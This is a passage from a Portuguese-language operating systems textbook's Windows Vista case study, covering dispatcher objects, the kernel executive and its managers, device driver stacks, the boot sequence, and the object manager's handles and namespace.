Recursos primitivos de sincronização, como semáforos, são objetos despachantes naturais. Os temporizadores, arquivos, portas, threads e processos também usam os mecanismos de objeto despachante para notificações. Quando um temporizador é disparado, a operação de E/S é finalizada em um arquivo, dados ficam disponíveis em uma porta, ou um thread ou processo é terminado, o objeto despachante associado é sinalizado, acordando todos os threads que aguardavam por esse evento.

Visto que o Windows usa um único mecanismo unificado de sincronização com os objetos do modo núcleo, APIs especializadas, como a wait3 para aguardar por processos filhos no UNIX, não são necessárias para aguardar por eventos. De maneira frequente os threads querem esperar



■ Figura 11.6 Estrutura de dados dispatcher\_header embutida em muitos objetos executivos (objetos despachantes).

por múltiplos eventos ao mesmo tempo. No UNIX, um processo pode esperar para que dados estejam disponíveis em qualquer um dos 64 soquetes de rede usando a chamada de sistema select. No Windows há uma API similar, Wait-ForMultipleObjects, mas ela permite que um thread espere por qualquer objeto despachante para o qual ele tenha um descritor. Até 64 descritores podem ser especificados para a WaitForMultipleObjects, bem como um valor opcional que especifica o tempo para seu término. O thread se torna pronto para executar quando qualquer um dos eventos associados aos descritores é sinalizado ou quando o tempo para o término expira.

Na verdade, há dois procedimentos diferentes que o núcleo usa para fazer os threads esperarem por um objeto despachante executável. Sinalizar um objeto de notificação tornará executáveis todos os threads em espera. Já os objetos de sincronização apenas tornam o primeiro thread em espera executável e são usados para objetos despachantes que implementam recursos primitivos de bloqueio, como mutexes. Quando um thread em espera por um bloqueio volta à execução, a primeira coisa que faz é tentar recuperar o bloqueio novamente. Se apenas um thread de cada vez pode reter o bloqueio, todos os outros threads que se tornaram prontos para execução podem bloquear imediatamente, implicando muitos chaveamentos de contexto desnecessários. A diferença entre objetos despachantes usando sincronização e notificação é um sinalizador na estrutura dispatcher\_header.

Como um comentário à parte, os mutexes no Windows são chamados de 'mutantes' no código porque eles foram necessários para implementar a semântica do OS/2 de não permitir que eles próprios se desbloqueassem quando um thread usando um deles saísse, algo que Cutler considerou bizarro.

#### A camada executiva

Como exibido na Figura 11.4, abaixo da camada do núcleo do NTOS está o executivo. A camada executiva é escrita em C, em sua maioria independe de arquitetura (sendo o gerenciador de memória uma notável exceção) e tem sido transportada a novos processadores com esforço apenas modesto (MIPS, x86, PowerPC, Alpha, IA64 e x64). O executivo contém uma série de componentes diferentes e todos funcionam usando as abstrações de controle fornecidas pela camada do núcleo.

Cada componente é dividido em interfaces e estruturas de dados internas e externas. Os aspectos internos de cada componente são ocultos e utilizados apenas dentro do próprio componente, ao passo que os aspectos externos estão disponíveis para todos os outros componentes do executivo. Um subconjunto de interfaces externas é exportado do executável ntoskrnl.exe e os drivers de dispositivos podem se ligar a elas como se o executivo fosse uma biblioteca. A Microsoft chama muitos dos componentes do executivo de 'gerenciadores', porque cada um é responsável pela gestão de alguns aspectos dos serviços operacionais, como E/S, memória, processos, objetos etc.

Como na maioria dos sistemas operacionais, muitas das funcionalidades do executivo do Windows são como códigos da biblioteca, exceto que elas são executadas em modo núcleo para que suas estruturas de dados sejam compartilhadas e protegidas do acesso de código do modo usuário e para que elas possam acessar estados de hardware privilegiados, como os registradores de controle MMU. De outra forma, entretanto, o executivo está apenas executando funções em nome de quem as está invocando e, desse modo, é executado no thread de quem está invocando.

Quando qualquer uma das funções do executivo bloqueia aguardando para sincronizar com outros threads, o thread do modo usuário é bloqueado também. Isso faz sentido quando se está trabalhando em nome de um thread específico do modo usuário, mas pode ser injusto quando se executa um trabalho relacionado a tarefas domésticas comuns. Para evitar o sequestro do thread corrente quando o executivo determina que alguma tarefa doméstica é necessária, uma série de threads do modo núcleo é criada quando o sistema inicializa e dedicada a tarefas específicas, como se assegurar de que páginas modificadas sejam escritas no disco.

Para as tarefas previsíveis, de baixa frequência, há um thread que é executado uma vez por segundo e tem uma lista de tarefas com os itens que deve tratar. Para os trabalhos menos previsíveis, há um tanque de threads operários de alta prioridade, mencionado anteriormente, que pode ser usado para executar tarefas delimitadas colocando em fila uma solicitação e sinalizando o evento de sincronização pelo qual o thread está esperando.

O gerenciador de objetos gerencia a maior parte dos objetos interessantes do modo núcleo usados na camada executiva. Isso inclui processos, threads, arquivos, semáfo520

ros, dispositivos de E/S e drivers, temporizadores e muitos outros. Como descrito antes, os objetos do modo núcleo são, na verdade, estruturas de dados alocadas e usadas pelo núcleo. No Windows, estruturas de dados do núcleo têm tanto em comum que é muito útil gerenciar várias delas em um recurso unificado.

Os recursos oferecidos pelo gerenciador de objetos incluem gerenciar a alocação e liberação de memória para objetos, contabilização de cota, dar suporte de acesso a objetos usando manipuladores, manter contagem de referência para referências de ponteiros do modo núcleo, assim como referências de manipuladores, dar nomes aos objetos no espaço de nomes do NT e fornecer um mecanismo extensível para gerenciar o ciclo de vida de cada objeto. As estruturas de dados do núcleo que precisam de algum desses recursos são gerenciadas pelo gerenciador de objetos. Já outras estruturas, como os objetos de controle usados pela camada do núcleo, ou objetos que são apenas extensões de objetos do modo núcleo, não são gerenciadas por ele.

Cada objeto do gerenciador de objetos tem um tipo usado para especificar como o ciclo de vida dos objetos daquele tipo deve ser gerenciado. Estes não são tipos no sentido de orientação a objetos, mas são apenas uma coleção de parâmetros especificados quando o tipo de objeto é criado. Para criar um novo tipo, um componente do executivo apenas chama uma API do gerenciador de objetos para fazê-lo. Os objetos são tão importantes para o funcionamento do Windows que o gerenciador de objetos será discutido em mais detalhes na próxima seção.

O gerenciador de E/S fornece a estrutura para implementar os drivers de dispositivos de E/S e também uma série de serviços executivos específicos para configurar, acessar e realizar operações nos dispositivos. No Windows, os drivers de dispositivos podem apenas gerenciar dispositivos físicos, mas eles também fornecem extensibilidade ao sistema operacional. Muitas funções compiladas para o núcleo em outros sistemas são carregadas de forma dinâmica e ligadas pelo núcleo no Windows, incluindo pilhas de protocolos de redes e sistemas de arquivos.

Versões recentes do Windows têm muito mais suporte para a execução de drivers de dispositivos no modo usuário, e esse é o modelo preferido para novos drivers de dispositivos. Há centenas de milhares de drivers de dispositivos diferentes para o Windows Vista, funcionando com mais de um milhão de dispositivos distintos. Isso representa muito código para acertar. É muito melhor que os erros deixem os dispositivos inacessíveis por meio de um travamento no modo usuário do que forçar o sistema a entrar em modo de checagem de erro (bugcheck). Os erros nos drivers de dispositivos do modo núcleo são a maior causa da terrível **BSOD** (tela azul da morte — blue screen of death) em que o Windows detecta um erro fatal no modo núcleo e desliga ou reinicializa o sistema. As BSODs são comparáveis aos pânicos do núcleo nos sistemas UNIX.

Em essência, a Microsoft reconhece agora o que os pesquisadores do campo de micronúcleos como o MINIX 3 e L4 sabem há anos: quanto mais código houver no núcleo, mais erros. Como os drivers de dispositivos compreendem cerca de 70 por cento do código no núcleo, quanto mais drivers puderem ser movidos para processos do modo usuário, onde um erro causa apenas a falha de um único driver (em vez de trazer abaixo todo o sistema), melhor. É esperado que a tendência em mover código do núcleo para processos modo usuário cresça nos próximos anos.

O gerenciador de E/S também inclui o gerenciamento de recursos pronto para usar e de energia. O plug-and-play entra em ação quando novos dispositivos são detectados no sistema. O subcomponente plug-and-play é notificado primeiramente; ele trabalha com um serviço, o gerenciador de recursos pronto para usar do modo usuário, para encontrar o driver de dispositivo apropriado e carregá-lo para o sistema. Encontrar o driver de dispositivo certo nem sempre é fácil e, algumas vezes, depende de uma correspondência sofisticada da versão do dispositivo de hardware com uma versão particular dos drivers. Em alguns casos, um único dispositivo dá suporte a uma interface-padrão que é suportada por vários drivers diferentes, escritos por empresas diferentes.

O gerenciamento de energia reduz o consumo de energia quando possível, estendendo a vida útil das baterias em notebooks e economizando energia em desktops e servidores. Acertar no gerenciamento de energia pode ser desafiador, uma vez que há muitas dependências sutis entre dispositivos e os barramentos que os conectam à CPU e à memória. O consumo de energia não é afetado apenas por quais dispositivos estejam ligados, mas também pela frequência de relógio da CPU, que também é controlada pelo gerenciador de energia.

Estudaremos sobre E/S de forma mais profunda na Seção 11.7 e sobre o mais importante sistema de arquivos, o NTFS, na Seção 11.8.

O gerenciador de processos gerencia a criação e finalização de processos e threads, incluindo estabelecer as políticas e parâmetros que os governam. Todavia, os aspectos operacionais dos threads são determinados pela camada do núcleo, que controla o agendamento e a sincronização dos threads, assim como sua interação com os objetos de controle, como APCs. Os processos contêm threads, um espaço de endereçamento e uma tabela de descritores com os descritores que o processo pode usar para se referir aos objetos do modo núcleo. Os processos também incluem informações necessárias ao escalonador para a comutação entre espaços de endereçamento e o gerenciamento de informações de hardware específicas para processos (como descritores de segmento). Estudaremos o gerenciamento de processos e threads na Seção 11.4.

O **gerenciador de memória** do executivo implementa a arquitetura de memória virtual paginada por demanda. Ele gerencia o mapeamento de páginas virtuais para os quadros de páginas físicas, o gerenciamento dos quadros físicos disponíveis e o gerenciamento do arquivo de paginação no disco usado para fazer instâncias privadas de páginas virtuais que não estão mais carregadas na memória. O gerenciador de memória também fornece recursos especiais para aplicações de grandes servidores como bancos de dados e componentes de tempo de execução de linguagens de programação como os coletores de lixo. Estudaremos o gerenciamento de memória mais adiante neste capítulo, na Seção 11.5.

O gerenciador de cache aperfeiçoa o desempenho de E/S para o sistema de arquivos por meio da manutenção de uma cache das páginas do sistema de arquivos no espaço de endereçamento virtual do núcleo. Ele utiliza um caching com endereçamento virtual, ou seja, organizar páginas na cache em termos de sua localização em seus arquivos. Isso difere do caching de blocos físicos como no UNIX, em que o sistema mantém uma cache dos blocos endereçados fisicamente do volume bruto do disco.

O gerenciamento de cache é implementado usando mapeamento de memória dos arquivos. O cashing verdadeiro é realizado pelo gerenciador de memória. O gerenciador de cache precisa apenas se preocupar em decidir quais partes de quais arquivos pôr em cache, assegurando que dados armazenados em cache sejam descarregados no disco em tempo hábil e gerenciando os endereços virtuais do núcleo usados para mapear as páginas de arquivos na cache. Se uma página necessária para a E/S para um arquivo não está disponível na cache, a página falhará em usar o gerenciador de memória. Estudaremos o gerenciador de cache na Seção 11.6.

O monitor de referência de segurança impõe aos elaborados mecanismos de segurança do Windows, que suportam os padrões internacionais de segurança para computadores, chamados de critérios comuns, uma evolução dos requisitos de segurança do Livro Laranja do Departamento de Defesa dos Estados Unidos. Esses padrões especificam um vasto número de regras que um sistema em conformidade deve seguir, como autenticação de usuários, auditoria, esvaziamento da memória alocada, e muito mais. Uma das regras requer que toda a verificação de acessos seja implementada por um único módulo no sistema. No Windows, esse módulo é o monitor de referência de segurança, no núcleo. Iremos estudar mais detalhes do sistema de segurança na Seção 11.9.

O executivo contém uma série de outros componentes que descreveremos de forma breve. O gerenciador de configuração é o componente do executivo que implementa o registro, como descrito antes. O registro contém dados de configuração para o sistema em arquivos de sistemas de arquivos chamados colmeias. A colmeia mais crítica é a SYSTEM, que é carregada na memória no ato da inicialização. Só depois que a camada executiva tenha inicializado com sucesso seus componentes-chave, incluindo os drivers de E/S que falam com o disco do sistema, é que a cópia em memória da colmeia é reassociada com a cópia no sistema de arquivos. Dessa forma, se algo ruim acontecer durante a tentativa de inicialização do sistema, a cópia no disco é muito menos provável de ser corrompida.

O componente LPC fornece uma comunicação entre processos muito eficiente, usada entre processos sendo executados no mesmo sistema. Ele é um dos transportes de dados usados por recursos de chamada de procedimento remota (RPC - remote-procedure call) baseados em padrões para implementar o estilo de computação cliente/ servidor. A RPC também usa pipes nomeados e TCP/IP como transportes.

A LPC foi reforçada de modo substancial no Windows Vista (agora ela é chamada de ALPC, de LPC avançada advanced LPC) para oferecer suporte para novas funções na RPC, incluindo RPC de componentes do núcleo, como os drivers. A LPC era um componente muito importante no projeto original do NT porque era usada pela camada de subsistema para implementar a comunicação entre as rotinas de stubs de bibliotecas que eram executadas em cada processo e o processo de subsistema que implementa as facilidades comuns à personalidade particular de um sistema operacional, como o Win32 ou o POSIX.

No Windows NT 4.0, muito do código relacionado à interface gráfica do Win32 foi movido para o núcleo porque o hardware da época não podia oferecer o desempenho necessário. Esse código residia antes no processo de subsistema csrss.exe que implementava as interfaces do Win32. O código da GUI baseada no núcleo reside em um driver especial de núcleo, win32k.sys. Esperava-se que essa mudança melhorasse o desempenho do Win32, porque as transições extra de modo núcleo/modo usuário e o custo da troca de espaços de endereçamento para implementar a comunicação via LPC haviam sido eliminados. Entretanto, não foi tão bem-sucedido quanto esperado porque os requisitos de código sendo executado no núcleo são muito estritos, e o custo adicional de execução no modo núcleo superou alguns dos ganhos na redução de custos de troca.

#### Os drivers de dispositivos

A parte final da Figura 11.4 consiste dos drivers de dispositivos. No Windows, eles são bibliotecas de ligação dinâmica, carregadas pelo executivo do NTOS. Embora eles sejam usados, em primeiro lugar, para implementar os drivers para hardwares específicos, como dispositivos físicos e barramentos de E/S, o mecanismo do driver de dispositivo também é usado como o mecanismo geral de extensibilidade do modo núcleo. Como descrito anteriormente, a maior parte do subsistema do Win32 é carregada como um driver.

O gerenciador de E/S organiza um caminho de fluxo de dados para cada instância de um dispositivo, como exibido na Figura 11.7. Esse caminho é chamado de pilha de

**Figura 11.7** Descrição simplificada das pilhas de dispositivos para dois volumes de arquivos NTFS. O pacote de solicitação de E/S é passado abaixo pela pilha. As rotinas apropriadas dos drivers associados são chamadas a cada nível na pilha. As próprias pilhas de dispositivos consistem de objetos de dispositivos alocados especificamente para cada pilha.

dispositivos e consiste de instâncias privadas de objetos de dispositivos do núcleo, alocados para o caminho. Cada objeto de dispositivo na pilha de dispositivos é ligado a um objeto de driver particular, que contém a tabela de rotinas a serem usadas para os pacotes de solicitação de E/S que fluem pela pilha de dispositivos. Em alguns casos, os dispositivos na pilha representam drivers cujo único propósito é filtrar as operações de E/S direcionadas a um dispositivo, barramento ou driver de rede em particular. A filtragem é usada por uma série de razões. Algumas vezes o pré-processamento ou pós-processamento de operações de E/S resulta em uma arquitetura mais limpa, enquanto em outras vezes é apenas pragmático, porque as fontes ou os direitos de modificar um driver não estão disponíveis e a filtragem é usada para contornar isso. Os filtros também podem implementar novas funcionalidades, como transformar discos em partições ou vários discos em volumes RAID.

Os sistemas de arquivos são carregados como drivers. Cada instância de um volume para um sistema de arquivos tem um objeto de dispositivo criado como parte da pilha de dispositivos para aquele volume. O objeto de dispositivo será ligado ao objeto de driver para o sistema de arquivos apropriado à formatação do volume. Drivers de filtro especiais, chamados drivers de filtro do sistema de arquivos, podem inserir objetos de dispositivos antes que o objeto de dispositivo do sistema de arquivos aplique funcionalidade às

solicitações de E/S enviadas a cada volume, assim como procurar por vírus na leitura ou gravação de dados.

Os protocolos de rede, como a implementação integrada do TCP/IP IPv4/IPv6 do Windows Vista, também são carregados usando o modelo de E/S. Para compatibilidade com os antigos Windows baseados em MS-DOS, o driver de TCP/IP implementa um protocolo especial para falar com interfaces de rede acima do modelo de E/S do Windows. Há outros drivers que também implementam essas medidas, os quais são chamados pelo Windows de **miniportas**. A funcionalidade compartilhada está em um **driver de classe**. Por exemplo, funcionalidades comuns para discos SCSI ou IDE ou dispositivos USB são fornecidas por um driver de classe, ao qual os drivers de miniporta para cada tipo específico desses dispositivos são ligados como uma biblioteca.

Não discutiremos qualquer driver de dispositivo em particular neste capítulo, mas apresentaremos mais detalhes sobre como o gerenciador de E/S interage com os drivers de dispositivo na Seção 11.7.

# 11.3.2 Inicialização do Windows Vista

Fazer um sistema operacional executar requer várias etapas. Quando um computador é ligado, a CPU é inicializada pelo hardware e configurada para inicializar a execução de um programa na memória. Contudo, o único código disponível está em uma forma não volátil de memória

CMOS, que é inicializada pelo fabricante do computador (e algumas vezes atualizada pelo usuário em um processo chamado flashing). Na maior parte dos PCs esse programa inicial é o BIOS (sistema básico de entrada/saída — basic input/output system), que sabe como se comunicar com os dispositivos-padrão encontrados em um computador. O BIOS inicializa o Windows Vista carregando primeiro pequenos programas de inicialização (bootstrap) encontrados no início das partições da unidade de disco.

Os programas de inicialização sabem como obter informação suficiente de um volume de sistema de arquivos para encontrar o programa autônomo do Windows BootMgr no diretório-raiz. O BootMgr determina se o sistema estava antes em hibernação ou em modo de espera (modos especiais de economia de energia que permitem ao sistema voltar à ativa sem inicializar). Se for esse o caso, o BootMgr carrega e executa o WinResume.exe; do contrário, ele carrega e executa o WinLoad.exe para realizar uma nova inicialização. O WinLoad carrega os componentes de inicialização do sistema para a memória: o núcleo/executivo (normalmente o ntoskrnl.exe), a HAL (hal.dll), o arquivo contendo a colmeia SYSTEM, o driver Win32k.sys contendo as partes do subsistema do Win32 do modo núcleo, assim como imagens de quaisquer outros drivers listados na colmeia SYSTEM como drivers de inicialização — significando que são necessários quando o sistema realiza uma primeira inicialização.

Uma vez que os componentes de inicialização do Windows estejam carregados na memória, é dado controle para o código de baixo nível do NTOS, que procede à inicialização da HAL, camadas de núcleo e executiva, a ligação nas imagens de drivers e o acesso/atualização de dados de configuração na colmeia SYSTEM. Após todos os componentes do modo núcleo serem inicializados, o primeiro processo do modo usuário é criado usando para executar o programa smss.exe (que se parece com o /etc/init nos sistemas UNIX).

Os programas de inicialização do Windows têm lógica para lidar com os problemas comuns que o usuário encontra quando a inicialização do sistema falha. Algumas vezes a instalação de um driver de dispositivo com defeito, ou a execução de um programa como o regedit (que pode corromper a colmeia SYSTEM), impede o sistema de realizar uma inicialização normal. Há suporte para ignorar mudanças recentes e realizar a inicialização para a última configuração segura do sistema. Outras opções de inicialização incluem a inicialização segura, que desliga muitos dos drivers opcionais, e o **console de recuperação**, que dispara uma janela de linha de comando cmd.exe, proporcionando uma experiência similar ao modo usuário único do UNIX.

Outro problema comum para os usuários tem sido que, de forma ocasional, alguns sistemas do Windows possuem comportamentos estranhos, com falhas frequentes (aparentemente aleatórias), tanto no sistema como nas aplicações. Dados obtidos pelo programa de Análise de Falhas On-line da Microsoft forneceram evidências de que muitas dessas falhas se deviam à memória física defeituosa; logo, o processo de inicialização do Windows Vista oferece a opção de executar um diagnóstico extenso de memória. Talvez no futuro os hardwares de computador suportem de modo comum o ECC (ou talvez paridade) para memória, mas a maioria dos sistemas de PCs desktop e notebooks de hoje está vulnerável até aos erros de um único bit em meio aos bilhões de bits de memória que contém.

## 11.3.3 A implementação do gerenciador de objetos

O gerenciador de objetos é talvez o componente mais importante no executivo do Windows, o que é a causa de já termos introduzido muitos de seus conceitos. Como descrito antes, ele fornece uma interface consistente e uniforme para gerenciar os recursos de sistema e estruturas de dados, como abrir arquivos, processos, threads, seções de memória, temporizadores, dispositivos, drivers e semáforos. Até os objetos mais especializados, representando coisas como as transações de núcleo, perfis, tokens de segurança e áreas de trabalho do Win32, são gerenciados pelo gerenciador de objetos. Os objetos de dispositivos interligam as descrições do sistema de E/S, incluindo a oferta de ligação entre o espaço de nomes do NT e os volumes do sistema de arquivos. O gerenciador de configuração usa um objeto do tipo Chave para se ligar às colmeias do registro. O próprio gerenciador de objetos tem objetos que ele utiliza para gerenciar o espaço de nomes do NT e implementa os objetos usando um recurso comum. Eles são objetos de diretório, ligação simbólica, e do tipo objeto.

A uniformidade oferecida pelo gerenciador de objetos tem muitas facetas. Todos esses objetos usam o mesmo mecanismo para como são criados, destruídos e contabilizados no sistema de cotas; todos podem ser acessados por processos do modo usuário usando descritores. Há uma convenção unificada para o gerenciamento de referências de ponteiros para objetos a partir do núcleo; os objetos podem ser nomeados no espaço de nomes do NT (que é gerenciado pelo gerenciador de objetos); objetos despachantes (que começam com a estrutura comum de sinalização de eventos) podem usar interfaces comuns de sincronização e notificação, como WaitForMultipleObjects; há o sistema de segurança comum com ACLs impostas aos objetos abertos pelo nome e verificações de acesso a cada uso de um descritor; e até recursos para ajudar os desenvolvedores do modo núcleo a resolver problemas traçando o uso de objetos.

O principal para entender os objetos é perceber que um objeto (do executivo) é apenas uma estrutura de dados na memória virtual acessível para o modo núcleo. Essas estruturas de dados são, de modo geral, usadas para representar conceitos mais abstratos. Como exemplos, objetos de arquivos do executivo são criados para cada instância de um arquivo de sistema de arquivos que foi aberto, e objetos de processo são criados para representar cada processo.

Uma consequência do fato de que os objetos são apenas estruturas de dados do modo núcleo é que, quando o sistema reinicializa (ou falha), todos os objetos são perdidos. Quando acontece a inicialização do sistema, não há objetos presentes, nem mesmo os descritores de tipos de objetos. Todos os tipos de objetos, e os próprios objetos, devem ser criados de forma dinâmica por outros componentes da camada executiva chamando as interfaces oferecidas pelo gerenciador de objetos. Quando os objetos são criados e nomeados conforme a especificação, eles podem depois ser referenciados pelo espaço de nomes do NT. Logo, construir os objetos na inicialização do sistema também constrói o espaço de nomes do NT.

Os objetos têm uma estrutura, exibida na Figura 11.8. Cada um contém um cabeçalho com certas informações comuns a todos os objetos de todos os tipos. Os campos nesse cabeçalho incluem o nome do objeto, o diretório em que ele reside no espaço de nomes do NT e um ponteiro para um descritor de segurança representando a ACL para o objeto.

A memória alocada para os objetos vem de um dos dois heaps (ou tanques) de memória mantidos pela camada executiva. Há funções utilitárias (parecidas com as de alocação de memória) no executivo que permitem aos componentes do modo núcleo alocar tanto a memória paginável de núcleo quanto a não paginável. A memória não paginável é necessária para qualquer estrutura de dados ou objeto do modo núcleo que precise ser acessado por um nível 2 de prioridade de CPU ou maior. Isso inclui ISRs e DPCs (mas não APCs) e o próprio escalonador de threads. O descritor de falta de página também precisa que suas estruturas de dados sejam alocadas de memória não paginável de núcleo para evitar recursão.

A maior parte das alocações com origem no gerenciador de heaps do núcleo é atingida usando listas rápidas, que contêm listas LIFO de alocações do mesmo tamanho, para cada processador. Essas LIFOs são otimizadas para operação livre de bloqueios, aumentando o desempenho e a escalabilidade do sistema.

Cada cabeçalho de objeto contém um campo de encargo de cota, que é o custo cobrado ao processo para a abertura daquele objeto. As cotas são usadas para impedir que um usuário utilize muitos recursos do sistema. Há limites separados para memória não paginável de núcleo (que requer a alocação tanto de memória física como de endereços virtuais do núcleo) e memória paginável de núcleo (que utiliza endereços virtuais do núcleo); quando o custo acumulado para qualquer dos tipos de memória atinge o limite de cota, as alocações do processo falham em razão da insuficiência de recursos. As cotas também são usadas pelo gerenciador de memória, para controlar o tamanho do conjunto de trabalho, e pelo gerenciador de threads, para limitar a frequência de uso da CPU.

Tanto a memória física quanto os endereços virtuais do núcleo são recursos valiosos. Quando um objeto não é mais necessário, ele deve ser removido e sua memória e endereços devolvidos ao sistema, mas, se um objeto é reivindicado enquanto ainda está em uso, a memória pode ser alocada para um novo objeto, e então é provável que as estruturas de dados sejam corrompidas. Isso é fácil de ocorrer na camada executiva do Windows porque ela é altamente multithread, e implementa várias operações assíncronas (funções que retornam ao chamador antes de terminar o serviço nas estruturas de dados que recebem).

Para evitar a liberação prematura de objetos em decorrência de condições de corrida, o gerenciador de objetos implementa um mecanismo de contagem de referência e o conceito de **ponteiro referenciado**, que é necessário para acessar um objeto sempre que ele estiver sob risco de ser deletado. Dependendo das convenções acerca de cada tipo particular de objeto, há apenas alguns momentos específi-




Figura 11.8 A estrutura de um objeto do executivo gerenciado pelo gerenciador de objetos.

Capítulo 11 Estudo de caso 2: Windows Vista

cos em que um objeto pode ser deletado por outro thread; em outros momentos, a utilização de bloqueios, dependências entre estruturas de dados e até o fato de nenhum outro thread ter um ponteiro para um objeto são suficientes para impedir que o objeto seja deletado de forma prematura.

#### Manipuladores (handles)

As referências do modo usuário para objetos do modo núcleo não podem utilizar-se de ponteiros, pois eles são muito difíceis de validar. Em vez disso, os objetos do modo núcleo devem ser nomeados de alguma outra forma para que o código de usuário possa fazer referências a eles. O Windows usa manipuladores para fazer referência a objetos do modo núcleo. Eles são valores opacos convertidos pelo gerenciador de objetos em referências a estruturas de dados específicas do modo núcleo que representam um objeto. A Figura 11.9 apresenta a estrutura de dados da tabela de manipuladores usada para traduzir os manipuladores em ponteiros de objetos. A tabela de manipuladores é expansível por meio da adição de camadas extras de indireção. Cada processo tem sua própria tabela, incluindo o processo de sistema que contém os threads do núcleo não associados a um processo do modo usuário.

A Figura 11.10 apresenta uma tabela de manipuladores com duas camadas extras de indireção, o máximo suportado. Em alguns casos, é conveniente que o código em execução no modo núcleo seja capaz de usar manipuladores no lugar de ponteiros referenciados. Esses são chamados manipuladores do núcleo e são codificados de maneira especial para que possam ser diferenciados dos manipuladores do modo usuário. Eles são mantidos nas tabelas de manipuladores dos processos de sistema e não podem ser acessados pelo modo usuário. Assim como a maior parte do espaço de endereçamento virtual do núcleo é compartilhada por todos os processos, a tabela de manipuladores do sistema é compartilhada por todos os componentes do núcleo, não importando qual seja o atual processo do modo usuário.

Os usuários podem criar novos objetos ou abrir aqueles já existentes fazendo chamadas do Win32 como a




Figura 11.9 Estrutura de dados de uma tabela de descritores mínima usando uma única página para até 512 descritores.

CreateSemaphore ou OpenSemaphore, que são chamadas para procedimentos de biblioteca que, no fim das contas, resultam na realização da chamada de sistema apropriada. O resultado de qualquer chamada bem-sucedida que cria ou abre um objeto é um item de tabela de descritores, com 64 bits, que é gravado na tabela privada de descritores do processo na memória do núcleo. O índice, com 32 bits, da posição lógica do descritor na tabela é retornado ao usuário para ser usado em chamadas posteriores. A entrada na tabela de descritores, com 64 bits, no núcleo contém duas palavras de 32 bits. Uma contém um ponteiro com 29 bits para o cabeçalho do objeto; os outros 3 bits são usados como flags (por exemplo, se o descritor é herdado pelos processos que ele cria) e são desmascarados antes de o ponteiro ser seguido. A outra palavra contém uma máscara de direitos com 32 bits, que é necessária porque a verificação de permissões é feita apenas no momento em que o objeto é criado ou aberto. Se um processo só tem permissão de leitura para um objeto, todos os outros bits na máscara serão 0, permitindo ao sistema operacional rejeitar qualquer outra operação no objeto além de leitura.

#### O espaço de nomes do objeto

Os processos podem compartilhar objetos duplicando um manipulador para o objeto nos outros processos, mas isso requer que o processo que esteja duplicando tenha manipuladores de outros processos, o que é impraticável




Figura 11.10 Estrutura de dados de uma tabela máxima de até 16 milhões de descritores.

em muitas situações, como quando os processos que estejam compartilhando um objeto não são relacionados ou quando são protegidos uns dos outros. Em outros casos, é importante que os objetos persistam mesmo quando não estão sendo usados por nenhum processo, como objetos de dispositivos representando dispositivos físicos, ou volumes montados, ou os objetos usados para implementar o próprio gerenciador de objetos no espaço de nomes do NT. Para resolver o compartilhamento geral e os requisitos de persistência, o gerenciador de objetos permite a objetos arbitrários serem nomeados no espaço de nomes do NT quando são criados. Entretanto, é responsabilidade do componente do executivo, que manipula objetos de tipos particulares, fornecer as interfaces que dão suporte ao uso das facilidades de nomeação do gerenciador de objetos.

O espaço de nomes do NT é hierárquico, com o gerenciador de objetos implementando diretórios e ligações simbólicas. O espaço de nomes também é extensível, permitindo que qualquer tipo de objeto especifique extensões para ele, fornecendo uma rotina chamada **Parse**. A rotina *Parse* é um dos procedimentos que podem ser fornecidos para cada objeto em sua criação, como exibido na Tabela 11.10.

O procedimento *Open* é pouco usado porque o comportamento-padrão do gerenciador de objetos é, de maneira usual, o necessário; logo, esse procedimento é especificado como NULL para quase todos os tipos de objeto.

Os procedimentos *Close* e *Delete* representam diferentes estados causados no objeto. Quando o último manipulador para um objeto é fechado, pode haver ações necessárias para limpar o estado, que são realizadas pelo procedimento *Close*. Quando a última referência de ponteiro é removida do objeto, o procedimento *Delete* é chamado para que o objeto possa ser preparado para ser deletado e sua memória seja reutilizada. Com objetos de arquivo, os dois procedimentos são implementados como retorno de chamadas para o gerenciador de E/S, que é o componente que declarou o tipo do objeto de arquivo. As operações do gerenciador de objetos resultam em corresponder operações de E/S que são enviadas pela pilha de dispositivos associada ao objeto de arquivo, e o sistema de arquivos faz a maior parte do trabalho.

O procedimento Parse é usado para abrir ou criar objetos, como arquivos e chaves de registro, que estendem o espaço de nomes do NT. Quando o gerenciador de objetos está tentando abrir um objeto pelo nome e encontra um nó folha na parte do espaço de nomes que gerencia, ele verifica se o tipo do objeto nó folha tem um procedimento Parse especificado; se tiver, ele invoca o procedimento, passando qualquer parte não usada do caminho. Usando mais uma vez os objetos de arquivo como exemplo, o nó folha é um objeto de dispositivo representando um volume de sistema de arquivos em particular. O procedimento Parse é implementado pelo gerenciador de E/S e resulta em uma operação de E/S para o sistema de arquivos para preencher um objeto de arquivo em referência a uma instância aberta do arquivo ao qual o caminho se refere no volume. Exploraremos passo a passo esse exemplo particular a seguir.

O procedimento *QueryName* é usado para procurar o nome associado a um objeto. O procedimento *Security* é usado para obter, configurar ou apagar as descrições de segurança em um objeto. Para a maioria dos tipos de objetos esse procedimento é fornecido como ponto de entrada padrão ao componente do Monitor de Referência de Segurança do executivo.

Note que os procedimentos na Tabela 11.10 não realizam as operações mais interessantes para cada tipo de objeto. Em vez disso, eles fornecem funções de retorno de que o gerenciador de objetos precisa para implementar, de maneira correta, as funções como oferecer acesso a objetos e limpar os objetos quando terminar com eles. Além dessas funções de retorno, o gerenciador de objetos também fornece um conjunto de rotinas genéricas de objeto para operações como criar objetos e tipos de objetos, duplicar descritores, obter um ponteiro referenciado de um descritor ou um nome e adicionar e subtrair contagens de referência para o cabeçalho do objeto.

As operações interessantes nos objetos são as chamadas de sistema da API nativas do NT, como as exibidas na Tabela 11.6, como NtCreateProcess, NtCreateFile ou NtClose (a função genérica que termina todos os tipos de descritores).

